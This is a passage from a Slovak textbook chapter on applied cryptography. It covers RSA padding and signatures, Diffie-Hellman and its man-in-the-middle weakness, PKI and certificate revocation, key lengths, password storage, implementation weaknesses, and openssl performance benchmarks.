Priamočiare použitie holej RSA schémy sa z bezpečnostných dôvodov neodporúča. Praktické RSA šifrovanie používa vhodnú výplňovú schému (padding). Obvykle používanými schémami sú staršia PKCS#1 v1.5 a novšia OAEP (Optimal Asymetric Encryption Padding)[124]. OAEP má lepšie bezpečnostné vlastnosti a pri spracovaní otvoreného textu pred samotnou verejnou RSA transformáciou využíva ďalšie kryptografické konštrukcie (hašovaciu funkciu, pseudonáhodný generátor). Samozrejme, pri dešifrovaní je po súkromnej RSA transformácii ešte potrebné na získanie pôvodných dát odstrániť vplyv OAEP.

[123] Verejná RSA operácia zodpovedá šifrovaniu v prípade asymetrického šifrovania, resp. overovaniu podpisu v prípade podpisovej schémy.
[124] Obe sú definované napr. v Public-Key Cryptography Standards (PKCS) #1: RSA Cryptography Specifications Version 2.1, RFC 3447.

### 9.3.2 Podpisové schémy

Podobne ako v prípade asymetrického šifrovania je „holá“ RSA podpisová schéma jednoduchá. Použijúc rovnaké označenia pre RSA schému ako v predchádzajúcej časti, je podpisovanie odtlačku správy $H(m)$ realizované s pomocou súkromného kľúča takto: $s = H(m)^d \bmod n$, kde $s$ je výsledný podpis. Keďže ide o súkromnú RSA transformáciu, možno využiť rovnaké urýchľovanie ako pri RSA dešifrovaní. Overenie podpisu spočíva v porovnaní hodnôt $H(m)$ a $s^e \bmod n$, pričom používame verejný kľúč tvorcu podpisu. Podpis je korektný, ak sú obe hodnoty rovnaké.

V praxi sa opäť používajú na zvýšenie bezpečnosti vhodné výplňové schémy. Obvykle používanými výplňovými schémami sú PKCS#1 v1.5 pre podpisy (zdôrazňujeme, že je to iná schéma ako pri šifrovaní) a novšia PSS (Probabilistic Signature Scheme)[125]. RSA-PSS opäť využíva aj ďalšie kryptografické konštrukcie (hašovaciu funkciu, pseudonáhodný generátor).

Napriek tomu, že z matematického pohľadu nič nebráni používať rovnakú inštanciu RSA (teda hodnoty $e, n, d$ a iné) v podpisovej schéme aj na účely asymetrického šifrovania, takéto použitie sa neodporúča.

RSA je spolu s DSA a ECDSA súčasťou schváleného štandardu[126]. Väčšina v praxi používaných podpisových schém je preto niektorá z týchto troch schém.

### 9.3.3 Protokoly na dohodnutie kľúča

Úlohou protokolov na dohodnutie (niekedy aj „výmenu“ alebo „distribúciu“) kľúča je ustanoviť medzi komunikujúcimi stranami kryptografické kľúče a iné parametre, ktoré budú následne použité na ochranu prenášaných údajov šifrovaním, výpočtom autentizačných kódov a pod. V praxi majú tieto protokoly za cieľ vzájomne autentizovať jednu či obe komunikujúce strany.

**Diffieho-Hellmanov protokol** (ďalej „DH protokol“ ) slúži na dohodnutie kľúča a vo svojej pôvodnej podobe je bez autentizácie. Priebeh protokolu pre účastníkov A a B je nasledujúci:

1. A $\rightarrow$ B: $p, g, g^x \bmod p$

   ($p$ je veľké prvočíslo, $g$ je vhodné číslo z $\{2,3, \dots, p-2\}$ a $x$ je náhodne zvolené)

2. B $\rightarrow$ A: $g^y \bmod p$

   ($y$ je náhodne zvolené)

3. A vypočíta hodnotu $K = (g^y)^x = g^{xy}$ a B vypočíta rovnakú hodnotu $K = (g^x)^y = g^{xy}$ (v oboch prípadoch rátajúc $\bmod p$), z ktorej následne môžu obaja odvodiť symetrické kľúče pre šifrovanie, pre výpočet autentizačných kódov a pod.

Bezpečnosť DH protokolu pri pasívnom útočníkovi, ktorý odpočúva ale nezasahuje do komunikácie medzi A a B, sa opiera o predpoklad, že pre vhodné $p, g$ nie je možné z hodnôt $g^x$ a $g^y$ efektívne spočítať hodnotu $K$. Pokiaľ však uvažujeme o útočníkovi, ktorý môže prenášané správy v protokole meniť, je možné na DH protokol útočiť (tzv. MITM „man in the middle“ útok, útočníka označíme M):

1. A $\rightarrow$ M(B): $p, g, g^x$ (M zachytí správu určenú pre B)
2. M $\rightarrow$ B: $p, g, g^z$ (M pošle B namiesto toho inú správu, kde $z$ si zvolil sám)
3. B $\rightarrow$ M(A): $g^y$ (M zachytí správu určenú pre A)
4. M $\rightarrow$ A: $g^w$ (M pošle A namiesto toho inú správu, kde $w$ si zvolil sám)

[125] Obe definované v RFC 3447.
[126] NIST: FIPS PUB 186-4 Digital Signature Standard (DSS), 2013.

5. A vypočíta hodnotu $K_A = (g^w)^x = g^{wx}$ a B vypočíta hodnotu $K_B = (g^z)^y = g^{zy}$, a teda s vysokou pravdepodobnosťou každý odvodí iné kľúče. Útočník M vie vypočítať obe hodnoty takto: $(g^x)^w = g^{wx}$ a $(g^y)^z = g^{zy}$. Následne dokáže M komunikovať s A aj B, v prípade potreby „prešifrovávať“ a popri tom aj čítať ich vzájomnú komunikáciu.

DH protokol je základom pre výmenu kľúča v mnohých v praxi používaných protokoloch, pričom tieto obvykle používajú varianty DH protokolu tak, aby zamedzili MITM útoku:

- TLS 1.2 špecifikuje nasledujúce varianty DH protokolu:
  - DH_anon – anonymný DH protokol bez autentizácie, možný MITM útok.
  - DHE_RSA, DHE_DSS – server generuje parametre $p, g$, pričom tieto a svoju hodnotu $g^x$ (pre náhodné $x$) podpíše s použitím podpisovej RSA schémy alebo s použitím DSA algoritmu definovanom v štandarde DSS. Server v takomto prípade disponuje a pošle klientovi certifikát verejného kľúča, ktorým klient môže podpis overiť.
  - DH_RSA, DH_DSS – podobne ako v predchádzajúcom prípade, len parametre DH protokolu sú súčasťou certifikátu servera.

Častou voľbou pri dohodnutí kľúča v TLS je „RSA metóda“, kde klient zašifruje náhodne zvolenú hodnotu s použitím verejného RSA kľúča servera (verejný kľúč servera je, samozrejme, súčasťou certifikátu). Okrem uvedených variantov DH protokolu existujú aj varianty postavené na eliptických krivkách – v takom prípade sú označené prefixom „EC“, napr. ECDHE_RSA.

- IPSec – pre vzájomnú autentizáciu a dohodnutie kľúča sa používa protokol IKE (Internet Key Exchange), momentálne v staršej a novšej verzii IKEv1 a IKEv2. V oboch prípadoch prebieha dohodnutie kľúča pomocou DH protokolu, pričom autentizácia je vykonaná prostredníctvom šifrovania alebo podpisov s využitím verejných kľúčov/certifikátov, autentizačných kódov s využitím zdieľaného tajomstva (tzv. „preshared secret“) alebo v prípade IKEv2 aj prostredníctvom vhodnej EAP metódy (EAP – Extensible Authentication Protocol).
- SSH 2 (Secure Shell) – jednou z metód na dohodnutie kľúča je použitie DH protokolu s tým, že server svoje parametre podpisuje, čím sa zároveň zabezpečuje ich autentickosť.


## 9.4 Infraštruktúra verejných kľúčov

Základom pre získanie certifikátu je vytvorenie páru kryptografických kľúčov pre asymetrickú schému a súboru s požiadavkou na vydanie certifikátu. Požiadavka je vo forme CSR (Certificate signing request) a pripája sa k žiadosti o vydanie certifikátu. Súčasťou CSR sú informácie o subjekte a ďalšie informácie potrebné pre následné využitie certifikátu, napríklad doménové meno pre web server. Certifikačné autority poskytujú návody na správne vygenerovanie CSR pre najčastejšie používané serverové platformy. Napr. v IIS 7 možno použiť IIS Manager, v Exchange 2010 Exchange Management Console, pre Apache obvykle openssl, pre Tomcat nástroj keytool, pre Cisco ASA možno použiť Cisco Adaptive Security Device Manager atď. CSR okrem verejného kľúča a atribútov, ktoré sa majú ocitnúť v certifikáte, obsahuje aj podpis týchto dát vytvorený s použitím súkromného kľúča. Vďaka tomu je zrejmé, že tvorca CSR pozná súkromný kľúč a atribúty neboli zmenené (identitu subjektu však musí overiť registračná/certifikačná autorita inak). Príklad vytvorenia CSR pomocou openssl je uvedený v prílohe B.

Certifikačné autority zverejňujú pravidlá a postupy svojej činnosti v tzv. certifikačnom poriadku (Certification Practice Statement – CPS). Popis vydávania certifikátov, archivácie záznamov, zneplatňovania a obnovy certifikátov, bezpečnostných opatrení a ďalších podrobností činnosti


napomáhajú zvyšovať dôveru v certifikačnú autoritu. Dôvera býva obvykle umocnená nezávislým auditom certifikačnej autority[127].

Vyššiu dôveru v certifikát subjektu majú sprostredkovať tzv. „Extended Validation“ (EV) certifikáty, kde príslušné pravidlá definuje CA/Browser Forum – dobrovoľná organizácia združujúca certifikačné autority a tvorcov webových prehliadačov[128]. EV certifikáty sa od „obyčajných“ certifikátov formálne líšia len špecifickým atribútom v certifikáte. Rozdiel je však v podrobnejšom postupe, akým certifikačná autorita overuje identitu subjektu ale aj jednotlivé atribúty budúceho certifikátu. Napríklad, pri EV certifikátoch sa overuje aj vlastníctvo ku každému doménovému menu, a preto nemôžu byť vydané „hviezdičkové“ certifikáty s EV. V podstate všetky významnejšie banky v SR majú pre svoj internetbanking vydané EV certifikáty. Nasledujúce obrázky ukazujú rozdiel v prezentovaní SSL/TLS spojenia medzi overeným certifikátom s EV (stránka čínskej banky ICBC) a obyčajným overeným certifikátom (stránka Ministerstva financií SR) v prehliadači Google Chrome. Použitie zeleného podkladu a uvedenie názvu inštitúcie je charakteristické aj pre ďalšie prehliadače ako napr. Internet Explorer alebo Mozilla Firefox. Webové prehliadače ako Chrome alebo Firefox obsahujú explicitný zoznam certifikačných autorít (ich koreňových certifikátov), ktorých EV certifikáty akceptujú. „Zelená“ prezentácia URL adresy je potom vyhradená výlučne pre EV certifikáty vydané týmito certifikačnými autoritami.




[127] Zoznam koreňových CA pre Mozilla Firefox (prirodzene, prienik so sadou CA v iných prehliadačoch je značný), vrátane odkazov na výsledky príslušných auditov týchto CA možno nájsť na http://www.mozilla.org/projects/security/certs/included/index.html

[128] Pravidlá sú k dispozícii na https://www.cabforum.org/Guidelines_v1_4.pdf




Štandardné spôsoby ako overiť, či certifikát nebol zneplatnený počas intervalu platnosti sú CRL (Certificate Revocation List) a OCSP (Online Certificate Status Protocol). V ideálnom prípade by pred použitím certifikátu mala byť jeho platnosť okrem ostatných testov overená aj voči CRL alebo pomocou OCSP. Aplikácia potom musí riešiť situáciu, keď tieto mechanizmy nie sú dostupné – pokračovať bez overenia alebo nepokračovať vôbec?

Adresy, na ktorých je možné nájsť CRL a/alebo OCSP sú uvedené v certifikáte. CRL sú pre koncové (klientske) certifikáty vydávané zvyčajne denne – interval je definovaný v certifikačnom poriadku konkrétnej certifikačnej autority. Zoznam sériových čísel zneplatnených certifikátov v CRL obsahuje aj dôvody zneplatnenia. Na zabezpečenie autentickosti je CRL podpísaný certifikačnou autoritou. Pri využívaní CRL je podstatné mať aktuálnu verziu CRL.

OCSP je alternatívny spôsob overenia predčasného zneplatnenia certifikátov. Výhodou oproti CRL je menší objem prenášaných údajov (keďže klient sa pýta na jeden konkrétny certifikát) a teoreticky čerstvá[129], prakticky takmer čerstvá odpoveď o stave certifikátu. Odpoveď je podpísaná certifikačnou autoritou.

## 9.5 Kryptoanalýza a bezpečnosť kryptografických konštrukcií

Každá kryptografická konštrukcia je náchylná na tzv. generické útoky, ktoré nezávisia na podrobnostiach a kvalitách konštrukcie. Typickým príkladom je útok úplným preberaním (útok hrubou silou) na symetrické šifrovanie, keď útočník vyskúša postupne všetky potenciálne kľúče. V takom prípade nezáleží na tom, či je použitá šifra AES alebo iná – útok sa dá realizovať vždy. Paradoxne, čím rýchlejšia šifra, tým rýchlejšie bude aj preberanie kľúčov. Zdôraznime, že generický útok je z hľadiska útočníka najhorší možný. Pri ľubovoľnej slabine kryptografickej konštrukcie alebo nevhodnej implementácii môže byť útok efektívnejší. Teda kvalitné kryptografické konštrukcie a ich implementácie sa snažia dosiahnuť, aby bol generický útok zároveň najlepším útokom, ktorý má útočník k dispozícii.

[129] pokiaľ klient aj OCSP server podporujú špecifické rozšírenie protokolu (nonce extension, RFC 6960)

Nasledujúca tabuľka sumarizuje generické útoky na základné kryptografické konštrukcie:

| **Konštrukcia** | **Generický útok** ($k$ dĺžka kľúča, $n$ veľkosť odtlačku/výstupu) |
|---|---|
| **Symetrická šifra** | Prehľadávanie priestoru všetkých kľúčov $\sim 2^k$ |
| **Hašovacia funkcia** | Hľadanie kolízií: narodeninový útok $\sim 2^{n/2}$<br>Hľadanie vzoru: prehľadanie a vyskúšanie vzorov $\sim 2^n$ |
| **MAC** | Prehľadávanie priestoru všetkých kľúčov $\sim 2^k$, resp. uhádnutie korektného autentizačného kódu k správe $\sim 2^n$. |
| **Asymetrická šifra** | Riešenie konkrétneho ťažkého problému (faktorizácia, výpočet diskrétneho logaritmu a pod.) |
| **Podpisová schéma** | Riešenie konkrétneho ťažkého problému, resp. útok na hašovaciu funkciu. |

Kryptológia pri analýze konštrukcií obvykle uvažuje s čo najsilnejším útočníkom. To znamená, že napríklad (neformálne a zjednodušene):

- Pri šifrovacích schémach očakávame, že útočník sa zo zašifrovaných dát $c$ nedozvie o ich dešifrovanej podobe nič, napriek tomu, že budeme predpokladať schopnosť útočníka nechať si dešifrovať akýkoľvek zašifrovaný text (samozrejme s výnimkou $c$). Prirodzene, pri asymetrických šifrách má útočník, ako ktokoľvek iný, schopnosť šifrovať ľubovoľné dáta.
- Pri podpisových schémach budeme predpokladať schopnosť útočníka nechať si podpísať ľubovoľnú, ním zvolenú správu; napriek tomu očakávame, že útočník nedokáže vytvoriť korektný podpis k nejakej správe na ktorej podpis sa nepýtal.

Konštrukcie bezpečné pri veľmi silnom útočníkovi potom zostanú bezpečné aj v prípade scenára so slabším útočníkom.

### 9.5.1 Ekvivalentné dĺžky kľúčov

Pri používaní viacerých kryptografických konštrukcií je vhodné používať také dĺžky kľúčov, aby zložitosť útoku na každú použitú konštrukciu bola približne rovnaká. Existujú rôzne analýzy a odporučenia popisujúce ekvivalentné dĺžky kľúčov[130] a odporučenia na voľbu dĺžok kľúčov podľa citlivosti chránených údajov alebo potrebnej doby ich ochrany. Uveďme niekoľko príkladov zo správy projektu ECRYPT II[131]. Všetky údaje v tabuľke sú uvedené v bitoch a sú to minimálne, navzájom ekvivalentné dĺžky parametrov.

| **Ochrana** | **Symetrický kľúč** | **Výstup hašovacej funkcie** | **RSA modul** | **Eliptická krivka** |
|---|---|---|---|---|
| ~ 4 roky | 80 | 160 | 1248 | 160 |
| ~ 20 rokov | 112 | 224 | 2432 | 224 |
| ~ 30 rokov | 128 | 256 | 3248 | 256 |
| | 256 | 512 | 15424 | 512 |

V praxi je použitá dĺžka kľúčov diktovaná hlavne tým, aké algoritmy a dĺžky kľúčov podporujú štandardné kryptografické knižnice/aplikácie. V prípade certifikátov verejných kľúčov sú dĺžky ovplyvnené tým, aké verejné kľúče je ochotná certifikovať vybraná certifikačná autorita.

[130] Prehľad možno nájsť na stránke http://www.keylength.com/
[131] Zdroj: ECRYPT II Yearly Report on Algorithms and Keysizes, 2012 http://www.ecrypt.eu.org/documents/D.SPA.20.pdf

Ak sa pozrieme na verejné kľúče v certifikátoch 14 bánk a stavebných sporiteľní so sídlom na území SR (stav k júlu 2013) zistíme, že 11 z nich používa na zabezpečenie internetbankingu certifikát s RSA kľúčom dĺžky 2048 bitov, jedna certifikát s RSA kľúčom dĺžky 1024 bitov a dve neposkytujú cez internet služby, ktoré by vyžadovali zabezpečenú komunikáciu (teda nepoužívajú SSL/TLS). Analogické preskúmanie možností SSL/TLS spojenia pre 10 najpopulárnejších webov (ako sú google, facebook, baidu a pod.[132]) ukáže nasledujúce fakty o verejných kľúčov v certifikátoch: 4 krát použitý RSA-2048, 3 krát použitý RSA-1024, 1 krát ECDSA-256 a jeden web bez možnosti SSL/TLS.

Predlžovanie kľúčov v certifikátoch zároveň zvyšuje výpočtovú zložitosť operácií a teda nároky na server, ktorý nadväzuje spojenia s veľkým počtom klientov (ilustračné výkonové charakteristiky sú uvedené v časti 9.6.1).

### 9.5.2 Ukladanie hesiel a kľúčov

Heslá sú stále najpoužívanejším používateľským autentizačným mechanizmom. Pre zníženie dopadov kompromitácie servera, straty dôvernosti zálohy servera, prípadne aktivít zlovoľného administrátora sa používateľské heslá v aplikácii/systéme nemajú ukladať v otvorenom tvare. Idea je použiť vhodnú jednosmernú transformačnú funkciu, označme ju $T$, na spracovanie hesla a uložiť v aplikácii jej výsledok $T(heslo)$. Pri autentizácii používateľa sa následne zadané heslo transformuje danou funkciou a výsledok sa porovná s uloženým výsledkom. V prípade zhody je autentizácia používateľa úspešná. Na ukladanie hesiel sa zvyknú používať špeciálne navrhnuté funkcie ako napr. PBKFD2 (táto funkcia je pôvodne navrhnutá na odvodenie symetrických kryptografických kľúčov z používateľského hesla). Dôležitými bezpečnostnými parametrami takýchto funkcií sú:

- Počítadlo iterácií – slúži na jednoduché riadenie rýchlosti transformačnej funkcie $T$. Tá je iteratívna a nastavením počítadla je možné výpočet spomaľovať na želanú úroveň. Ukladanie hesiel je jedným z mála príkladov, keď je vysoký výkon kryptografickej konštrukcie prekážkou bezpečnosti. Pokiaľ totiž útočník získa hodnotu „transformovaného“ hesla $T(heslo)$, dokáže testovať potenciálne heslá opakovaným výpočtom funkcie $T$ pre rôzne heslá a následným porovnaním výsledku s $T(heslo)$. Samozrejme, zvyšovanie počítadla spomaľuje aj bežné overovanie hesla v aplikácii. Avšak kým povedzme 1000 násobné spomalenie z 0.5 ms na 0.5 sekundy je pre používateľa pri prihlásení určite akceptovateľné, spomalenie útoku preberaním hesiel povedzme z 1 mesiaca na 1000 mesiacov (83,3 roka) robí tento útok nerealistickým. Navyše, obvyklé politiky hesiel vynucujú zmenu hesla v kratších intervaloch.
- Soľ – zvyčajne náhodný reťazec pridávaný pri spracovaní hesla. Soľ je volená pre každého používateľa zvlášť a zabezpečuje, že rovnaké heslá sa pre rôznych používateľov transformujú do rôznych výsledkov. V opačnom prípade, teda bez soli, útočník dokáže testovať heslá paralelne pre všetky získané hodnoty $\boldsymbol{T} = \{T(heslo_1), ..., T(heslo_r)\}$. Alternatívne dokáže útočník predvypočítať hodnoty často používaných hesiel a po kompromitácii transformovaných hesiel $\boldsymbol{T}$ paralelne vyhľadávať zhodu. Použitie soli tieto útoky redukuje opäť na útoky na individuálne heslá.

Na záver k heslám pripomeňme, že ľubovoľný spôsob uloženia hesiel nezvýši odolnosť slabých hesiel voči slovníkovému útoku.

Bezpečnosť kryptografických konštrukcií podstatne závisí na uložení a používaní kľúčov. Jednou z možností je použitie tzv. hardvérových bezpečnostných modulov (Hardware Security Module), ktoré zároveň vykonávajú kryptografické operácie bez toho, aby kľúče opustili modul. Inak sú kľúče zvyčajne uložené v súbore, pričom jedným zo štandardných formátov je PKCS#12. Tento formát umožňuje ukladanie používateľských súkromných kľúčov, certifikátov, symetrických

[132] podľa rebríčka popularity stránok hodnotenej spoločnosťou Alexa k máju 2013 (http://www.alexa.com/topsites)

kľúčov a pod., pričom podporuje rôzne kombinácie módov pre dosiahnutie súkromia a integrity (obvyklá kombinácia využíva symetrické mechanizmy odvádzajúce kľúče z používateľského hesla):

- Mód pre súkromie – šifrovanie prostredníctvom asymetrickej schémy, resp. prostredníctvom symetrického algoritmu s kľúčom odvodeným z hesla.
- Mód pre integritu – autentizačný kód prostredníctvom HMAC s kľúčom odvodeným z hesla, resp. digitálny podpis prostredníctvom asymetrickej schémy.

### 9.5.3 Implementačné a prevádzkové slabiny

Príčinou väčšiny útokov na implementované kryptografické konštrukcie sú slabiny v správe kľúčov a slabiny v implementácii. V prípade protokolov je zvyčajne problém v samotnom protokole, bez ohľadu na kryptografickú silu/kvalitu použitých algoritmov.

Bezpečná implementácia kryptografických konštrukcií nie je triviálna úloha. Vo všeobecnosti stačí jedna implementačná chyba (nedostatok) na narušenie bezpečnostných požiadaviek, kompromitáciu údajov alebo kľúčov. Situácia je komplikovaná tým, že niektoré implementačné nedostatky neovplyvňujú funkčnosť, teda nie sú „vidieť“ a používateľ ich nepocíti. Uvedieme niekoľko príkladov:

- Útoky postrannými kanálmi (side-channel attacks) – útoky tohto typu využívajú informácie získané z prostredia ovplyvneného kryptografickou operáciou na získanie kľúča alebo chránených údajov. Napríklad tzv. „timing“ útok, ktorý využíva situáciu, keď dĺžka času výpočtu závisí na hodnote kľúča a spracúvaných údajoch. Ak použijeme štandardnú[133] implementáciu RSA, tak štatistickým spracovaním väčšieho množstva vzoriek typu (zašifrovaný text, čas dešifrovania) možno získať súkromný RSA kľúč. Podobne elektrický príkon najmä jednoduchších zariadení, ako sú napr. čipová karta alebo integrovaný obvod, je ovplyvnená práve vykonávanými inštrukciami. Tie však môžu pri nevhodnej implementácii závisieť na hodnote kľúča, takže pozorovaním zmien v príkone zariadenia možno získať informáciu o kľúči alebo rovno celý kľúč. Jednoduchší príklad postranného kanála je zvuk. Existujú experimenty, ktoré rekonštruujú text/heslo na základe zvuku vydávaného stlačením jednotlivých kláves na klávesnici[134], PIN kódy na základe triangulácie zvuku stlačenia kláves na bankomate, text na základe zvuku vydávaného ihličkovou tlačiarňou a pod. Ďalším príkladom je rekonštrukcia PIN kódu s využitím informácie z pohybového senzora telefónu alebo gyroskopu, keďže dotyky na špecifické miesta na obrazovke menia polohu telefónu[135].
- Slabiny zavedené nesplnením bezpečnostných predpokladov kryptografických konštrukcií. Typickým predpokladom je napríklad náhodnosť niektorých parametrov v konštrukciách, počnúc generovaním samotných kľúčov, pokračujúc inicializačnými vektormi, parametrami výplňových schém a pod. Zaujímavý výskum v roku 2012 odhalil, že približne 0,5% verejných RSA kľúčov v TLS certifikátoch na webe, ktoré bolo možné faktorizovať a teda získať súkromný kľúč vďaka tomu, že mali spoločný faktor s iným verejným kľúčom[136]. Dôvodom bola nízka náhodnosť pri generovaní kľúčov, teda rovnako inicializovaný generátor. Hoci išlo najmä o „embedded“ zariadenia ako smerovače, VPN zariadenia, tlačiarne a pod., poukazuje to na nedostatky v implementácii. Iným príkladom nízkej náhodnosti pri generovaní kľúčov bola upravená

[133] teda bez ochrany pred timing útokom

[134] úspešnosť rekonštrukcie 10 znakového hesla 69% pri 20 pokusoch útočníka, Zdroj: L. Zhuang, F. Zhou, J. D. Tygar: Keyboard Acoustic Emanations Revisited, ACM Transactions on Information and Systems Security, Vol. 13, No. 1, pp 3:1-3:26, 2009.

[135] Napríklad: L. Cai and H. Chen: On the Practicality of Motion Based Keystroke Inference Attack, 5th International Conference on Trust & Trustworthy Computing, 2012.

[136] Zdroj: https://factorable.net/

implementácia openssl v Linuxovej distribúcii Debian v rokoch 2006 až 2008, ktorá poškodila inicializáciu pseudonáhodného generátora a viedla napríklad k obmedzenému počtu prvočísel (a teda RSA kľúčov), ktoré openssl dokázalo generovať.

- Slabiny v kryptografických protokoloch – minulosť (aj súčasnosť) je dokladom toho, že bezpečné kryptografické protokoly je ťažké navrhnúť, implementovať aj bezpečne používať. Ilustratívnym príkladom je najpoužívanejší kryptografický protokol súčasnosti na webe SSL/TLS. Od úvodnej verzie SSL v roku 1994 prešiel vývoj protokolu viacerými iteráciami a verziami, ktoré odstraňovali (aj) bezpečnostné slabiny. Napriek tomu bol napríklad v roku 2009 zverejnený tzv. „renegotiation" útok, v roku 2011 „BEAST" útok, a v roku 2013 „BREACH" útok alebo „lucky 13" útok[137]. Na druhej strane, ambícia navrhnúť vlastný kryptografický protokol, podobne ako inú kryptografickú konštrukciu, dopadne s vysokou pravdepodobnosťou z bezpečnostného hľadiska ešte horšie.
- Slabé kryptografické algoritmy – postupne sú zriedkavejšie prípady použitia slabých kryptografických algoritmov. Súvisí to s dostupnosťou implementácií štandardných konštrukcií, preto sa málo vývojárov pokúša navrhnúť a implementovať vlastné konštrukcie. Príkladom slabého algoritmu je CSS (Content Scramble System), prúdová šifra určená na šifrovanie DVD, ktorá nielenže používa 40 bitový kľúč, ale navyše je možné na tento kľúč útočiť ešte podstatne efektívnejšie ako prebraním všetkých $2^{40}$ kľúčov.
- Útoky zavedením chýb (fault injection attacks) - využívajú možnosť počas výpočtu kryptografickej operácie spôsobiť nejakú (vhodnú) chybu výpočtu. Potenciálnymi prostriedkami sú zníženia napätia, manipulácia s hodinovým signálom, zvýšenie teploty a pod. Následnou analýzou chybných výsledkov operácie je možné získať kľúč[138].

Z hľadiska zásad implementácie kryptografických konštrukcií možno odporučiť napr. NIST Special Publication 800-21 Guideline for Implementing Cryptography In the Federal Government[139].

## 9.6 Ilustračné príklady

### 9.6.1 Výkonové porovnanie

V tejto časti uvedieme výkonové porovnanie vybraných kryptografických algoritmov. Konkrétny výkon sa môže dramaticky líšiť pri rôznych platformách, implementáciách, módoch a pod. Uvedené hodnoty skôr ilustrujú relatívne výkonové rozdiely medzi jednotlivými algoritmami.

Hodnoty boli získané v nasledujúcom prostredí:

- Platforma: procesor i7-2600, 3.40GHz, operačný systém Ubuntu 12.04 LTS 64-bit
- Implementácia: openssl 1.0.1

Výkonové charakteristiky pre šifrovanie a hašovanie zodpovedajú spracovaniu 8kB blokov, pričom kryptografické operácie vykonávalo jedno aplikačné vlákno (thread). Vo všeobecnosti je z tabuľky badateľný významný rozdiel medzi výkonom kryptografických operácií s hardvérovou podporou a bez nej. Povšimnutiahodný je aj rozdiel výkonu šifrovania a dešifrovania s hardvérovou podporou pri CBC móde. Tu sa prejavuje pipelining pri hardvérovej implementácii paralelizovateľných operácií (napriek jednému vláknu).

[137] Prehľad niektorých slabín s SSL/TLS možno nájsť v Ch. Meyer, J. Schwenk: Lessons Learned From Previous SSL/TLS Attacks – A Brief Chronology Of Attacks And Weaknesses, (http://eprint.iacr.org/2013/049.pdf)

[138] Napríklad prehľad: A. Barenghi et al.: Fault Injection Attacks on Cryptographic Devices: Theory, Practice, and Countermeasures, Proceedings of the IEEE, Vol. 100, Issue 11, pp. 3056–3076, 2012.

[139] K dispozícii na http://csrc.nist.gov/publications/nistpubs/800-21-1/sp800-21-1_Dec2005.pdf

| | SW impl. [MB/s] | HW podpora AES-NI (encrypt) [MB/s] | HW podpora AES-NI (decrypt) [MB/s] |
|---|---|---|---|
| **AES-128-CTR** | | 4 125 | 4 121 |
| **AES-128-CBC** | 127 | 749 | 4 064 |
| **AES-192-CBC** | 106 | 623 | 3 509 |
| **AES-256-CBC** | 90 | 537 | 3 055 |
| **3DES-CBC** | 28 | | |
| **RC4** | 891 | | |
| **SHA-1** | 717 | | |
| **SHA-256** | 215 | | |
| **SHA-512** | 335 | | |

Nasledujúca tabuľka porovnáva výkon podpisových schém RSA a ECDSA pri rôznych dĺžkach kľúčov. V prípade ECDSA je zvolená jedna zo sád eliptických kriviek odporúčaných NIST[140]. V prípade RSA schémy je to zároveň indikácia výkonu šifrovacej a dešifrovacej transformácie schém s rovnako dlhými kľúčmi. Pri interpretácii výsledkov je užitočné uvedomiť si, aké sú ekvivalentné dĺžky kľúčov medzi oboma schémami (pozri časť 9.5.1).

| | podpisovanie [operácie/s] | overovanie [operácie/s] |
|---|---|---|
| **RSA-1024** | 6 100 | 93 281 |
| **RSA-2048** | 857 | 27 496 |
| **RSA-4096** | 118 | 7 370 |
| **ECDSA-224 (nistp224)** | 15 375 | 7 349 |
| **ECDSA-256 (nistp256)** | 9 024 | 3 697 |
| **ECDSA-521 (nistp521)** | 3 252 | 1 501 |

### 9.6.2 S/MIME

